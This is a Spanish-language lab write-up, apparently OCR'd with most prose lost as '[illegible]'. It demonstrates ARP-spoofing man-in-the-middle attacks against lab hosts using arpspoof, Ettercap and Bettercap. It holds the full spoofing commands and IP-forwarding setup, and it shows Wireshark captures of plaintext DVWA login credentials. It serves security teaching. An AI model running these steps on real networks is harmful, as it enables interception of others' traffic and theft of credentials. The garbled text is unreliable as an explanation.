
[illegible] [illegible]

MiTM

ataques Man in the Middle con distintas herramientas de ARP spoofing (Arpspoof (DSNIFF), Etercap y BetterCap)

Indice



1. [illegible]

- [illegible]. [illegible]:
  - [illegible] ([illegible]) [illegible], [illegible] 2 [illegible] ([illegible]) [illegible]. [illegible].

2. [illegible]

- [illegible].
- [illegible]:

```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth1 -t 192.168.100.10 192.168.100.5 -r
```

- [illegible].
- [illegible] **-[illegible]** [illegible] **[illegible].**
- [illegible] **-[illegible]** ([illegible]) [illegible] **[illegible]** [illegible] **[illegible]** ([illegible])
- [illegible] **-[illegible]** [illegible] **[illegible]**, [illegible].

2.1 [illegible]

- [illegible], [illegible]

```
:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:9a:3:c3 0806 42: arp reply 192.168.100.10 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:9a:3:c3 0806 42: arp reply 192.168.100.10 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:9a:3:c3 0806 42: arp reply 192.168.100.10 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:9a:3:c3 0806 42: arp reply 192.168.100.10 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52
```

- [illegible].

- [illegible], [illegible].

```
C:\Users\egibide>arp -a

Interfaz: 192.168.100.5 --- 0x3
  Dirección de Internet          Dirección física      Tipo
  192.168.100.10         08-00-27-a7-3f-52     dinámico
  192.168.100.30         08-00-27-a7-3f-52     dinámico
```

```
msfadmin@metasploitable:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
192.168.100.5            ether   08:00:27:A7:3F:52   C
192.168.100.30           ether   08:00:27:A7:3F:52   C
```

- [illegible]

- [illegible]

2.2 [illegible]

- [illegible]

- [illegible]


- [illegible]

- [illegible]

```
        <!-- <img src="dvwa/images/RandomStorm.png" /> -->

        <p>Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project</p>
<p>Hint: default username is 'admin' with password 'password' </p>
        </div> <!-- end align div -->

        </body>

</html>
POST /dvwa/login.php HTTP/1.1
Referer: http://192.168.100.10/dvwa/login.php
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: es-ES
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.100.10
Content-Length: 44
Connection: Keep-Alive
Cookie: security=high; PHPSESSID=a89c2678658de341b170d9bd42f38b5b

username=admin&password=password&Login=LoginHTTP/1.1 302 Found
Date: Sat, 04 Feb 2023 17:37:15 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 0
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: text/html
```

3. [illegible]

- [illegible]
  - [illegible]




- [illegible]

3.1 [illegible]


- [illegible] → [illegible] → [illegible]

- [illegible]

- [illegible]


Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.100.10 08:00:27:66:96:73
192.168.100.5 08:00:27:9A:03:C3
Delete Host
Add to Target 1
Add to Target 2
2 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.100.10 added to TARGET1
Host 192.168.100.5 added to TARGET2

- [illegible]


Cancel
MITM Attack: ARP Poisoning
OK
Optional parameters
Sniff remote connections.
Only poison one-way.

- [illegible] “[illegible]” [illegible]


(root㉿kali)-[/home/kali]
echo 1 > /proc/sys/net/ipv4/ip_forward

3.2 [illegible]

- [illegible]


Wireshark · Follow TCP Stream (tcp.stream eq 1) · eth0
POST /dvwa/login.php HTTP/1.1
Referer: http://192.168.100.10/dvwa/login.php
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: es-ES
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.100.10
Content-Length: 49
Connection: Keep-Alive
Cookie: security=high; PHPSESSID=a89c2678658de341b170d9bd42f38b5b
username=admin&password=ettercaprueba&Login=LoginHTTP/1.1 302 Found
Date: Sat, 04 Feb 2023 17:58:00 GMT

4. [illegible]


- [illegible]
- [illegible]


(kali㉿kali)-[~]
$ sudo apt install golang git build-essential libpcap-dev libusb-1.0-0-dev libnetfilter-queue-dev bettercap


- [illegible] ([illegible]) [illegible].

4.1 [illegible]


- [illegible], [illegible].


(kali㉿kali)-[~]
$ sudo bettercap -iface eth1
[sudo] password for kali:
bettercap v2.32.0 (built for linux amd64 with go1.19.4) [type 'help' for a list of commands]
eth1 »

- [illegible]. [illegible] **[illegible]**


↑ 0 B / ↓ 658 B / 9 pkts
192.168.100.0/24 > 192.168.100.30 » set arp.spoof.fullduplex true
192.168.100.0/24 > 192.168.100.30 »

- [illegible] **[illegible]**, [illegible]


root@kali: /home/kali
File Actions Edit View Help
192.168.100.0/24 > 192.168.100.30 » net.show
IP ▲ | MAC | Name | Vendor | Sent | Recvd | Seen
192.168.100.30 | 08:00:27:a7:3f:52 | eth0 | PCS Computer Systems GmbH | 0 B | 0 B | 13:42:47
192.168.100.5 | 08:00:27:9a:03:c3 | DESKTOP-VEO7IPG | PCS Computer Systems GmbH | 3.8 kB | 4.5 kB | 13:55:50
192.168.100.10 | 08:00:27:66:96:73 | METASPLOITABLE | PCS Computer Systems GmbH | 9.3 kB | 11 kB | 13:55:53
↑ 205 kB / ↓ 552 kB / 12409 pkts

- [illegible]:

```
192.168.100.0/24 > 192.168.100.30  » set arp.spoof.targets 192.168.100.5,192.168.100.10
```

- [illegible]

arp.spoof.internal	false	If true, local connections among computers of the network will be spoofed as well, otherwise only connections going to and coming from the external network.

```
192.168.100.0/24 > 192.168.100.30  » set arp.spoof.internal true
```

- [illegible]
-

```
192.168.100.0/24 > 192.168.100.30  » arp.spoof on
192.168.100.0/24 > 192.168.100.30  » [13:58:32] [sys.log] [war] arp.spoof full duplex spoofing enabled,
 if the router has ARP spoofing mechanisms, the attack will fail.
192.168.100.0/24 > 192.168.100.30  » [13:58:32] [sys.log] [inf] arp.spoof arp spoofer started, probing
2 targets.
```

4.2 [illegible]

- [illegible]

```
msfadmin@metasploitable:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.100.5            ether   08:00:27:A7:3F:52   C                     eth1
192.168.100.30           ether   08:00:27:A7:3F:52   C                     eth1
msfadmin@metasploitable:~$
```

- [illegible] 10

```
C:\Users\egibide>arp -a

Interfaz: 192.168.100.5 --- 0x3
  Dirección de Internet          Dirección física      Tipo
  192.168.100.10        08-00-27-a7-3f-52     dinámico
  192.168.100.30        08-00-27-a7-3f-52     dinámico
  192.168.100.255       ff-ff-ff-ff-ff-ff     estático
```

- [illegible]

```
Connection: Keep-Alive
Cookie: security=high; PHPSESSID=9d66699a419303657393aadd48ce0cd1

username=admin&password=bettercapfuncionando&Login=LoginHTTP/1.1 302 Found
Date: Tue, 07 Feb 2023 17:31:38 GMT
```